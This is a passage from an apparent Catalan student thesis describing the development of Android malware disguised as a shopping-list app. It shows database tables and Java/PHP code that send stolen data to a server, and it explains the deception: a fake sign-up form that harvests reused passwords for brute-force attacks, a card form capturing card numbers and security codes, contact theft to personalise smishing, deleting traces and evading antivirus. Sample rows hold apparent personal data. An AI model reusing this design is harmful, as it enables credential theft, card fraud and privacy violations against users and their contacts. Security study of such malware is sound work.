☐	6	device_id	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más

Figura 3: Estructura de la taula "register". (Font pròpia)

Aquesta taula consta de sis camps:

- ***id:*** Identificador de la fila. Actúa com a clau primària. El seu valor s'autoincrementa. És a dir, cada fila genera el seu identificador propi.
- ***username:*** Aquest camp és l'encarregat d'emmagatzemar el nom d'usuari que introdueix l'usuari en el procés de registre.
- ***email:*** Aquest camp s'encarrega d'enregistrar el correu electrònic introduït per l'usuari en el procés de registre.
- ***password:*** En aquest camp s'emmagatzema la primera contrasenya que escriu l'usuari en el procés de registre.
- ***password2:*** En aquest camp s'emmagatzema la segona contrasenya que escriu l'usuari en el procés de registre.
- ***device_id:*** Aquest camp s'emmagatzema un identificador únic del dispositiu. (Veure punt)

id	username	email	password	password2	device_id
1	joel_gallardo	joel@gmail.com	123456	123456	0da6cba3764e0c97
2	Cabiito1000	Marccabo@gmail.com	marc234	marc234	0da6cba3764e0c97
3	Albert2478	Albert2478@gmail.com	contrasenya123	contrasenya123	0da6cba3764e0c97

Figura 4: Exemple de la taula register plena amb dades d'usuaris. (Font pròpia).

El script que gestiona la inserció de dades en aquesta taula s'anomena *register.php* i el seu funcionament principal és crear una *query* amb el mètode *insert* per tal d'inserir totes les dades que li arriben mitjançant el mètode POST a la taula "*register*".

A més, aquest fitxer php utilitza la comanda *require "dbDetails.php"*, que serveix per fer importar la classe dbDetails que, com es menciona al punt 8.1, és la que s'encarrega d'iniciar la connexió amb el servidor.

8.2.2 Credit_card

La taula credit_card és l'encarregada d'emmagatzemar les dades de la targeta bancària introduïdes per l'usuari en el seu corresponent formulari.

	#	Nombre	Tipo	Cotejamiento	Atributos	Nulo	Predeterminado	Comentarios	Extra	Acción
☐	1	id	int(11)			No	*Ninguna*		AUTO_INCREMENT	Cambiar Eliminar Más
☐	2	card_number	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	3	titular	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	4	caducidad	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	5	secure_code	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	6	direccion	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	7	ciudad	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	8	postal_code	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	9	pais	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
☐	10	device_id	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más

Figura 5: Estructura de la taula "credit_card". (Font pròpia)

Aquesta taula consta de deu camps diferents:

- ***id:*** Identificador de la fila. Actua com a clau primària. El seu valor es autoincremental. És a dir, cada fila genera el seu identificador propi.
- ***card_number:*** Aquest camp és l'encarregat d'emmagatzemar el número de la targeta bancària de l'usuari.
- ***titular:*** Aquest camp s'encarrega d'enregistrar el nom complert del titular de la compta bancària.
- ***caducidad:*** En aquest camp s'emmagatzema la data de caducitat de la targeta de crèdit.
- ***secure_code:*** En aquest camp s'emmagatzema el codi de seguretat de la targeta.
- ***direccion:*** Aquest camp és l'encarregat d'emmagatzemar la direcció de l'usuari.
- ***ciudad:*** Emmagatzema la ciutat en la que resideix l'usuari.
- ***postal_code:*** Emmagatzema el codi postal de la direcció on resideix l'usuari.
- ***pais:*** Aquest camp emmagatzema el pais de residència de l'usuari.
- ***device_id:*** Aquest camp s'emmagatzema un identificador únic del dispositiu. (Veure punt)

id	card_number	titular	caducidad	secure_code	direccion	ciudad	postal_code	pais	device_id
1	45673287658493	Marc Cabo	05/25	345	Calle Calderon de la Barca 25 2º 4ª	Barcelona	08032	España	0da6cba3764e0c97
2	7777888899994444	Joel Gallardo Mené	02/28	555	Calle Falsa 123	Barcelona	08032	España	0da6cba3764e0c97

Figura 6: Exemple de la taula credit_card plena amb dades d'usuaris. (Font pròpia).

El script que gestiona la inserció de dades en aquesta taula s'anomena *creditcard.php* i el seu funcionament principal és crear una *query* amb el mètode *insert* per tal d'inserir totes les dades que li arriben mitjançant el mètode POST a la taula "*credit_card*".

A més, aquest fitxer php utilitza la comanda *require "dbDetails.php"*, que serveix per fer importar la classe dbDetails que, com es menciona al punt 8.1, és la que s'encarrega d'iniciar la connexió amb el servidor.

8.2.3 Contacts

La taula *contacts* és l'encarregada d'emmagatzemar la informació enviada de lagenda de contactes de l'usuari.

#	Nombre	Tipo	Cotejamiento	Atributos	Nulo	Predeterminado	Comentarios	Extra	Acción
1	id	int(11)			No	*Ninguna*		AUTO_INCREMENT	Cambiar Eliminar Más
2	contact_name	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
3	contact_number	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
4	device_id	varchar(50)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más

Figura 7: Estructura de la taula contacts. (Font pròpia)

Aquesta taula consta de quatre camps diferents:

- ***id:*** Identificador de la fila. Actúa com a clau primària. El seu valor s'autoincrementa. És a dir, cada fila genera el seu identificador propi.
- ***contact_name:*** Aquest camp és l'encarregat d'emmagatzemar el nom del contacte amb el que l'usuari guarda el número.
- ***contact_number:*** Aquest camp s'encarrega d'enregistrar número de telèfon del contacte *contact_name*.
- ***device_id:*** Aquest camp s'emmagatzema un identificador únic del dispositiu. (Veure punt)

id	contact_name	contact_number	device_id
99	Raquel Sánchez	621 58 43 69	0da6cba3764e0c97
100	Albert Cabo	625 84 17 89	0da6cba3764e0c97
101	Marc Cabo	666 88 85 55	0da6cba3764e0c97

Figura 8: Exemple de la taula contacts plena amb les dades dels contactes de l'agenda de l'usuari. (Font pròpia)

El script que gestiona la inserció de dades en aquesta taula s'anomena *contacts.php* i el seu funcionament principal és crear una *query* amb el mètode *insert* per tal d'insertar totes les dades que li arriben mitjançant el mètode POST a la taula "*contacts*".

A més, aquest fitxer php utilitza la comanda *require "dbDetails.php"*, que serveix per fer importar la classe dbDetails que, com es menciona al punt 8.1, és la que s'encarrega d'iniciar la connexió amb el servidor.

8.2.4 Images

La taula *images* és la que s'encarrega d'emmagatzemar la informació referent a les imatges que s'envien cap al servidor.

#	Nombre	Tipo	Cotejamiento	Atributos	Nulo	Predeterminado	Comentarios	Extra	Acción
1	id	int(11)			No	*Ninguna*		AUTO_INCREMENT	Cambiar Eliminar Más
2	base64	mediumtext	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más
3	filename	varchar(100)	utf8mb4_general_ci		No	*Ninguna*			Cambiar Eliminar Más

Figura 9: Estructura de la taula images (Font pròpia)

Aquesta taula consta de tres camps diferents:

- ***id:*** Identificador de la fila. Actúa com a clau primària. El seu valor s'autoincrementa. És a dir, cada fila genera el seu identificador propi.
- ***base64:*** Aquest camp és l'encarregat d'emmagatzemar la imagte codificada en base64 en forma d'String.
- ***filename:*** Aquest camp s'encarrega d'enregistrar el nom d'arxiu de la imatge corresponent.

id	base64	filename
47	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	image_1623701142911.jpg
48	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	image_1623701165166.jpg
49	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	screenshot_1623701204910.jpg
50	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	screenshot_1623701221026.jpg
51	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	image_1623701284519.jpg
52	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	screenshot_1623701313498.jpg
53	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	image_1623701338564.jpg
54	/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQ...	image_1623701463613.jpg

Figura 10: Exemple de la taula images plena amb imatges enviades des de l'aplicació. (Font pròpia).

Com es pot apreciar, en la taula no s'emmagatzema la imatge, si no que s'emmagatzema un string codificat en base64 que conté la informació codificada de la imatge. Això és degut a que transferir una imatge és molt més costós que transferir un string.

Posteriorment en l'script que gestiona aquesta taula aquest string es descodifica per generar la imatge i aquesta s'emmagatzema al directori */uploads* del servidor mitjançant la següent línia de codi:

file_put_contents('uploads/'.$filename, base64_decode($base64));

Sent *$filename* el nom de l'arxiu i *$base64* la variable que conté el string codificat en base64.

Destacar també que en el camp *filename* es pot diferenciar si es tracta d'una imatge o d'una captura de pantalla.

El script que gestiona la inserció de dades en aquesta taula s'anomena *upload.php* i el seu funcionament principal és crear una *query* amb el mètode *insert* per tal d'inserir totes les dades que li arriben mitjançant el mètode POST a la taula "*images*".

A més, aquest fitxer php utilitza la comanda *require "dbDetails.php"*, que serveix per fer importar la classe dbDetails que, com es menciona al punt 8.1, és la que s'encarrega d'iniciar la connexió amb el servidor.

8.3 Classe BackgroundWorker

Per tal de gestionar i centralitzar tots els esdeveniments relacionats amb la connexió amb la base de dades he creat una classe anomenada BackgroundWorker. Aquesta classe estableix la connexió de l'aplicació amb el servidor i és l'encarregada d'enviar les dades des de l'aplicació cap al diferents scripts que gestionen les taules de la base de dades del servidor.

Bàsicament aquesta classe té un mètode anomenat *doInBackground(String… params)* que és l'encarregat de gestionar tota la comunicació amb el servidor.

Aquest mètode rep com a paràmetres un nombre indeterminat de strings que, posteriorment enviarà al servidor.

Per tal d'entendre millor com funciona aquest mètode em basaré en la següent imatge extreta del codi de l'aplicació:

```
protected String doInBackground(String... params) {
    String type = params[0];

    String device_id;

    String upload_url = "http://localhost/Servidor/upload.php";
    String contacts_url= "http://localhost/Servidor/contacts.php";
    String register_url= "http://localhost/Servidor/register.php";
    String creditcard_url = "http://localhost/Servidor/creditcard.php";


    if (type.equals("image")){


        String base64image = params[1];
        String filename = params[2];

        URL url = null;
        InputStream stream = null;
        HttpURLConnection urlConnection = null;

        try{

            url = new URL(upload_url);
            urlConnection = (HttpURLConnection) url.openConnection();
            urlConnection.setRequestMethod("POST");
            urlConnection.setDoOutput(true);

            String data = URLEncoder.encode( s: "base64", enc: "UTF-8") + "="
                    + URLEncoder.encode(base64image, enc: "UTF-8");


            data += "&" + URLEncoder.encode( s: "filename", enc: "UTF-8") + "="
                    + URLEncoder.encode(filename, enc: "UTF-8");
```

Figura 11: Part del codi del mètode doInBackground de la classe BackgroundWorker. (Font pròpia)

Com es pot veure, el primer que fa aquest mètode és asignar a variable *type* el valor de params[0], el qual serveix per indicar quin tipus d'acció es vol realitzar. Aquest valor pot ser *"image", "contact", "register" o "tarjeta"*. En funció del seu valor, s'envien unes dades o unes altres al servidor.

També podem observar unes variables definides que contenen cuatre *url's* diferents.Aquestes variables fan referència al directori del servidor en el qual es troba *l'script* necessari per inserir cada tipus de dada. Aquesta URL és necessària perquè és a la direcció a la qual s'envien les dades corresponents.

Podem veure també que apareix un primer *statement* condicional. Comprova el tipus d'acció que volem realitzar. En cas que *type* sigui igual a "*image"*, voldrà dir que es vol enviar una imatge al servidor.

A més, podem veure com es recullen els paràmetres *params[1] i params[2]* en les variables *base64 i filename* corresponents. Aquestes variables, en aquest cas, contindran la imatge codificada en base64 i el nom de l'arxiu, respectivament.

```
try{

    url = new URL(upload_url);
    urlConnection = (HttpURLConnection) url.openConnection();
    urlConnection.setRequestMethod("POST");
    urlConnection.setDoOutput(true);

    String data = URLEncoder.encode( s: "base64",  enc: "UTF-8") + "="
            + URLEncoder.encode(base64image,  enc: "UTF-8");


    data += "&" + URLEncoder.encode( s: "filename",  enc: "UTF-8") + "="
            + URLEncoder.encode(filename,  enc: "UTF-8");


    urlConnection.connect();

    OutputStreamWriter wr = new OutputStreamWriter(urlConnection.getOutputStream());
    wr.write(data);
    wr.flush();

    stream = urlConnection.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(stream,  charsetName: "UTF-8"),  sz: 8);
    String result = reader.readLine();
    return result;


} catch (IOException e) {
    e.printStackTrace();
}finally {

    if (urlConnection != null){
        urlConnection.disconnect();
    }
```

Figura 12: Continuació de la figura 11. (Font pròpia)

Seguint amb aquest exemple, podem veure com s'inicialitzen una sèrie de variables necessàries per establir la connexió. La variable *url* contindrà la URL del script corresponent. La variable *stream* servirà per enviar les dades i la variable *urlConnection* serà la variable que definirà i establirà la connexió, així com el mètode emprat per enviar les dades.

Un cop la connexió s'hagi pogut establir, codificarem un string mitjançant la classe URLEncoder per tal d'enviar-lo mitjançant el protocol HTTP fins al script del servidor. La finalitat de la classe URLEncoder és bàsicament encarregar-se que el string està codificat de forma correcta per tal de ser enviat al servidor i que pugui ser entès correctament.

Finalment, per tal d'invocar la classe BackgroundWorker per tal d'enviar informació al servidor es fa des de la MainActivity de la següent forma:

```
private void sendRegister(String username, String email, String password, String password2){

    String type = "register";
    BackgroundWorker backgroundWorker = new BackgroundWorker( ctx: this);
    backgroundWorker.execute(type, username, email, password, password2, getDeviceUniqueID( activity: this));
}
```

Figura 13: Mètode sendRegister de la classe MainActivity. (Font pròpia)

El mètode *sendRegister* es crida quan volem enviar al servidor les dades introduïdes per l'usuari en el formulari de registre. Aquestes dades es passen per paràmetre. Com es pot veure, dintre del mètode es defineix el valor de *type*, que posteriorment serà rebut com *params[0]*.

En aquest mètode es crea una instància de la classe BackgroundWorker i s'envien les dades que arriben per paràmetre.

9. Malware: Desenvolupament

En aquest punt explicaré tot el procés de desenvolupament del malware des de l'inici al final, passant per tots els problemes que m'he trobat durant aquest procés i explicaré els motius de totes les decisions de disseny que he près per tal que es pugui entendre com ha sigut dissenyar un malware des de 0 sense tenir cap experiència prèvia en la matèria.

En aquest punt parlaré del disseny del malware, però no parlaré molt del disseny de l'aplicació que el conté donat que no és el punt clau d'aquest projecte. De totes maneres, amb els casos d'ús descrits al punt anterior *(Punt 7.2),* ja queda suficientment clara la idea de com funciona l'aplicació, per tant no entraré molt més en detall en explicar el seu funcionament.

Bàsicament, l'aplicació consta d'una classe principal (MainActivity) on es generen la gran majoria d' esdeveniments de l'aplicació.

9.1 Permisos del malware

El primer que fa l'aplicació és demanar a l'usuari els permisos necessaris per poder realitzar totes les accions necessàries. Per tal de que el malware funcioni, aquests permisos s'han d'acceptar per part de l'usuari. Després d'investigar bastant no vaig trobar cap manera de fer un bypass d'aquesta mesura de seguretat per part d'android. Per tant, és explícitament necessari que l'usuari accepti els permisos.

Els permisos que aquesta aplicació demanarà són els següents:

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CAMERA"/>
```

Figura 14: Permisos que es requereixen per poder executar correctament l'aplicació. (Font pròpia).

Els permisos s'han de declarar al Manifest de l'aplicació (Manifest.xml). Aquest document és un petit document de configuració essencial perquè l'aplicació es pugui configurar correctament amb una sèrie de paràmetres indispensables. És per això que els permisos s'han de declarar al Manifest. Si no, no es podran demanar a l'usuari.

El primer permís serveix per poder tenir accés d'escriptura a la memòria del dispositiu. Aquest permís és necessari perquè, com veurem més endavant, per tal d'enviar les imatges i captures de pantalla fetes pel malware al servidor primer s'han de guardar al dispositiu i posteriorment s'envien. Aquest permís ha de ser concedit per l'usuari.

Comentar que les imatges i captures un cop són enviades, s'eliminen del dispositiu per tal de no deixar cap mena de rastre, però sí que és necessari guardar-les durant un petit instant de temps.

El segon permís fa referència a l'accés a Internet. Amb aquest permís podrem mantenir la comunicació amb el servidor per tal d'enviar les dades. S'ha de dir també que, concretament el permís d'internet, és un permís especial d'android que tot i que sí que s'ha de declarar, es concedeix de forma automàtica en el moment de la instal·lació de l'aplicació i no requereix sol·licitar-se al executar-se l'aplicació. Per tant, l'usuari no haurà d'acceptar aquest permís ja que, de forma automàtica, s'autoaccepta.

El tercer permís, com el seu propi nom indica, fa referència a l'accés de lectura a la llista de contactes del dispositiu.

Aquest permís, al igual que el primer, ha de ser concedit per l'usuari de forma explícita. Gràcies a aquest permís podrem enviar al servidor una llista detallada de tots els contactes de l'agenda del dispositiu. En concret, enviarem el nom amb el que l'usuari ha guardat el contacte i el seu número de telèfon.

Finalment, el quart permís és el permís per tenir accés a les càmeres del dispositiu. Sense aquest permís no serà possible realitzar imatges. És un permís que ha de ser concedit també de forma explícita per l'usuari el primer cop que s'executa l'aplicació.

Respecte al tema dels permisos, també hi ha una altra opció. També és possible demanar accés total al dispositiu i, d'aquesta manera, tenir concedits tots els permisos però després d'investigar una mica sobre el tema vaig poder veure que és possible que alguns sistemes de seguretat, com un MDM o un antivirus mòbil és possible que detectin que l'aplicació té accés total al dispositiu i és possible que la categoritzi com a maliciosa.

Vaig fer proves en dispositiu que he utilitzat durant el desenvolupament d'aquest treball i vaig comprovar que declarant els permisos tal i com es fa a la figura 3, l'antivirus Avast Mobile, un dels millors antivirus per a mòbils, no detecta cap risc en l'aplicació, així que he decidit implementar-ho d'aquesta manera.

El codi per demanar els permisos és el següent:

```
if (ActivityCompat.checkSelfPermission( context: this, Manifest.permission.CAMERA)
        != PackageManager.PERMISSION_GRANTED && ActivityCompat.checkSelfPermission( context: this, Manifest.permission.WRITE_EXTERNAL_STORAGE)
        != PackageManager.PERMISSION_GRANTED && ActivityCompat.checkSelfPermission( context: this, Manifest.permission.READ_CONTACTS)
        != PackageManager.PERMISSION_GRANTED) {
    ActivityCompat.requestPermissions( activity: MainActivity.this, new String[]{Manifest.permission.CAMERA, Manifest.permission.WRITE_EXTERNAL_STORAGE, Manifest.permission.READ_CONTACTS}, CODE_PERMISSION);;
}
```

Figura 15: Codi per demanar permisos d'escriptura al dispositiu, de lectura de la llista de contactes i per tenir accés a la càmera. (Font: pròpia).

Aquest codi es troba a la MainActivity. Bàsicament el que fa és comprovar amb el mètode checkSelfPermission() si els permisos han sigut activats o no.

En cas que no hagin sigut activats, s'invoca el mètode requestPermissions(). Aquest mètode té tres paràmetres.

El primer paràmete és la Activity que demana els permisos, el segon és un array de strings on s'introdueixen tots els permisos necessaris.

El tercer paràmetre és un codi que permet concedir aquests permisos. Aquest codi s'ha de declarar al principi de la classe i pot ser el valor que el programador decideixi. En el meu cas, és 200. Es declara de la següent forma:

private static final int CODE_PERMISSION = 200;

Aquest codi s'utilitza com una mesura de seguretat adicional per tal que aplicacions de tercers no puguin demanar permisos en la teva pròpia aplicació. En cas que una aplicació de tercers vulgui demanar algún tipus de permís en la nostra aplicació, sense aquest codi no serà possible.

Quan s'executa l'aplicació per primera vegada, apareix una sèrie de finestres emergents com aquesta per tal de que l'usuari concedeixi els permisos necessàris:



Figura 16: Finestra emergent d'Android demanant permisos per accedir a la llista de contactes. (Font: pròpia)

La resta de permisos es demanen de la mateixa forma que en la figura 5.

Però hi ha un tema interessant que val la pena mencionar. Està clar que, si l'usuari dóna accés a tots els permisos, l'aplicació podrà funcionar correctament i el malware s'executarà amb èxit però, què passa si no es concedeixen aquests permisos per part de l'usuari?

En cas que no s'accepti cap permís, l'aplicació es tancarà. En cas de tornar-la a obrir, tornarà a demanar els permisos. Per tant, si no es concedeix cap dels permisos, l'aplicació no podrà funcionar, forçant així a l'usuari que hagi de concedir els permisos requerits. S'ha de tenir en compte que el permís a Internet està sempre concedit de forma automàtica al executar l'aplicació per primer cop.

També ens podem trobar en el cas que l'usuari només concedeixi algun dels permisos requerits. Aquest cas és interessant ja que, per exemple, si l'usuari només concedeix l'accés a la llista de contactes, només podrem aprofitar la part del malware referent a l'enviament de contactes al servidor. Per tant, en aquest cas tindríem accés a Internet i a la llista de contactes. La funcionalitat d'enviar els contactes es podrà completar amb èxit.

9.2 Registre de l'usuari

Un cop l'usuari hagi concedit tots els permisos necessaris, el sistema mostra una finestra emergent demanant un nom d'usuari, un correu electrònic i una contrasenya per tal d'enregistrar a l'usuari al sistema.

El que l'usuari no sap és que aquest registre mai es produirà. És a dir, l'aplicació no té implementat cap sistema d'autenticació d'usuaris. El que passa realment és que aquestes dades són enviades al servidor, però no s'utilitzen per res en l'aplicació.

No hi ha necessitat d'implementar cap tipus de sistema d'autenticació en aquesta aplicació. La finalitat d'aquest formulari és obtenir un nom d'usuari, un correu electrònic i una contrasenya de l'usuari.

El formulari de registre té la següent estructura:



Figura 14: Formulari de registre de l'usuari. (Font: pròpia)

Es pot observar que la contrasenya es demana dues vegades. Com a norma general, sempre es demana dues vegades per tal de comprovar que l'usuari ha escrit la mateixa contrasenya i que aquesta compleix amb les mesures de seguretat establertes pel sistema. En aquest cas en concret, es demana dues vegades per un altre motiu. Aquest motiu és simular que es tracta d'un sistema convencional de registre com qualsevol altre.

Però, al no tenir cap sistema d'autenticació, tampoc té sentit afegir aquí cap tipus de comprovació o limitació de caràcters.

El motiu principal per no implantar cap mesura de seguretat aquí és el fet que, com a norma general, els usuaris solen repetir contrasenyes. Així doncs, quan un usuari hagi de posar una contrasenya, primer provarà amb una contrasenya que ja tingui en qualsevol altre compte.

En aquest cas, el sistema sempre accepta la contrasenya introduïda. I si a això li afegim el fet que tindrem un nom d'usuari i un correu electrònic, podem relacionar fàcilment aquestes tres dades per tal d'intentar accedir a qualsevol altre plataforma amb aquestes credencials.

D'aquesta forma tan sencilla, és possible que tinguem accés a comptes de l'usuari utilitzant aquestes credencials. És cert que aquest sistema no ens ho garanteix, però amb aquestes credencials es pot dissenyar un diccionari de contrasenyes amb les seves possibles permutacions per tal de realitzar un atac de força bruta per poder intentar aconseguir accés a les plataformes on l'usuari pugui estar enregistrat.

Un cop l'usuari ha introduït les dades, aquestes dades s'envien al servidor mitjançant el mètode *sendRegister*, tal i com es veu a la figura 13 (punt 8.3).

9.3 Formulari targeta bancària

Un cop s'ha produït el registre, automàticament apareix un altre finestra emergent demanant les dades de la targeta bancària.

El funcionament és le mateix que el formulari de registre d'usuari, però amb una petita diferència. Aquest formulari es pot evitar anant enrere en l'aplicació. He decidit que aquest formulari es pugui evitar donat que, al ser tan instrusiu, és possible que un usuari sospiti i no el vulgui introduir.

En aquest cas, l'usuari deixaría d'utilitzar l'aplicació. En canvi, si té la opció d'estalviar-se aquest formulari, seguirà usant l'aplicació. Nosaltres com a atacants no aconseguirem les seves dades de la compta bancària d'aquesta forma, però igualment ja tindrem unes credencials de registre de l'usuari.

Però en cas d'aconseguir les credencials bancàries, tampoc es fa res a nivell aplicació amb aquestes dades. No hi ha cap sistema de compres integrat ni molt menys. Aquest formulari és una excusa més per robar les dades de l'usuari.

El formulari té la següent estructura:



Figura 15: Formulari de registre de la targeta bancària. (Font pròpia)

9.4 Enviament de la llista de contactes

Un cop s'han completat de forma satisfactòria l'enviament de les credencials de registre de l'usuari i les seves dades de la targeta bancària, el següent que fa el malware de forma automàtica és invocar el mètode *getContactList()*.

Aquest mètode el que fa és iterar sobre la llista de contactes guardats a l'agenda del dispositiu i enviar tots els noms de contacte juntament amb el seu número de telèfon al servidor. Per a cada iteració de la llista, fa una petició d'enviament de dades a la classe BackgroundWorker.

La idea d'obtenir les dades de la llista de contactes és pel fet de poder incrementar la capacitat d'infecció del malware. Amb aquesta llista de contactes es pot amplificar la campanya d'atac, per exemple. A més, es pot fer d'una forma més personalitzada.

Si, per exemple, jo tinc a la meva agenda el contacte Albert Cabo amb el seu número de telèfon, jo puc dissenyar una campanya d'atac que generi un SMS fraudulent incloent en el missatge el nom Albert, de igual forma que es fa a la figura 1 del punt 5.1.

D'aquesta manera, si personalitzes una campanya d'atac és correcte pensar que augmenten les probabilitats d'èxit.

9.5 Keylogger

Durant les primeres etapes de disseny d'aquest malware vaig pensar en implementar un *Keylogger (punt 3.4)* per tal de poder tenir un registre de totes les pulsacions de teclat que fa l'usuari en les diferents aplicacions del sistema.

Aquest *Keylogger* finalment no ha sigut implementat per les barreres que imposa Android a l'hora de dissenyar codi d'aquest estil. De totes maneres, en aquest punt explicaré tots els elements necessaris per una implementació d'una mena de *Keylogger* semi-funcional per Android i explicaré també aquestes barreres d'Android.

La idea bàsica d'un *Keylogger* és generar un codi que sigui capaç de capturar qualsevol input de l'usuari mitjançant un teclat.

El problema és que per la forma en la que està programada Android, sí que es possible realitzar un *Keylogger* però a nivell intern de l'aplicació. És a dir, es pot implementar un *Keylogger* en l'aplicació *"ListaCompra"*, però aquest *Keylogger* només serà capaç d'interceptar les interrupcions de teclat creades dintre de l'aplicació.

I, per com està implementat el malware, realment no és necessari un *Keylogger*, ja que totes les dades interessants (des del punt de vista de l'atacant) que introdueix l'usuari, ja s'envien al servidor d'una altre forma. Per tant, la única utilitat que tindria el *Keylogger* en aquesta aplicació seria registrar els ítems introduïts en la llista de la compra.

Android defineix que una aplicació de tercers no pot tenir accés a les interrupcions de teclat d'una altra aplicació. Sí que és cert que es poden trobar implementacions d'aquest tipus de malware, però la gran majoria són dedicades a versions antigues d'Android en les quals encara no s'aplica aquesta directriu.

Per tant, aquest sistema no és vàlid pel meu projecte ja que un dels meus principals interessos és poder infectar a la gran majoria de dispositius.

Sí que és cert que hi ha una aparent solució a aquest problema. Aquesta solució es basa en dissenyar un teclat customitzat i, un cop s'executi l'aplicació, obrir la finestra de configuració del teclat i que l'usuari esculli el nou teclat customitzat com a teclat principal del sistema. Aleshores, suposadament amb aquest teclat si que sería possible intentar realitzar un *Keylogger*.

Però des del meu punt de vista, obligar a l'usuari a canviar el teclat per tal de poder utilitzar la meva aplicació es massa intrusiu i segurament farà que l'usuari no vulgui utilitzar el meu servei en cap moment. Per tant, no es podran extreure dades del seu dispositiu i la campanya d'atac serà un fracàs.

S'ha de dir que hi ha altres maneres d'implementar un *Keylogger*, però per tal de crear un *Keylogger* funcional amb el propi teclat del sistema s'hauria de fer una escalada de privilegis mitjançant alguna vulnerabilitat del sistema, per exemple i poder generar algun tipus de registre mitjançant comandes ADB *(punt 9.7)* . En els exemples que he vist, el que es fa és que es captura qualsevol *click* a la pantalla i posteriorment es mapejen les coordenades d'aquesta pulsació per tal de determinar quina tecla ha sigut la presionada.

Però tot això és massa complex per un malware tan genèric com el meu. Per tant, he decidit no implementar un *Keylogger* com a tal. També s'ha de dir que, mitjançant les captures de pantalla, es pot aconseguir un efecte similar al del *Keylogger*, ja que encara que no tinguis un registre del que s'està escrivint, mitjançant captures de pantalla pots veure què està fent l'usuari en tot moment i, per tant, pots veure també què està escrivint amb el teclat.

9.6 Imatges i captures de pantalla

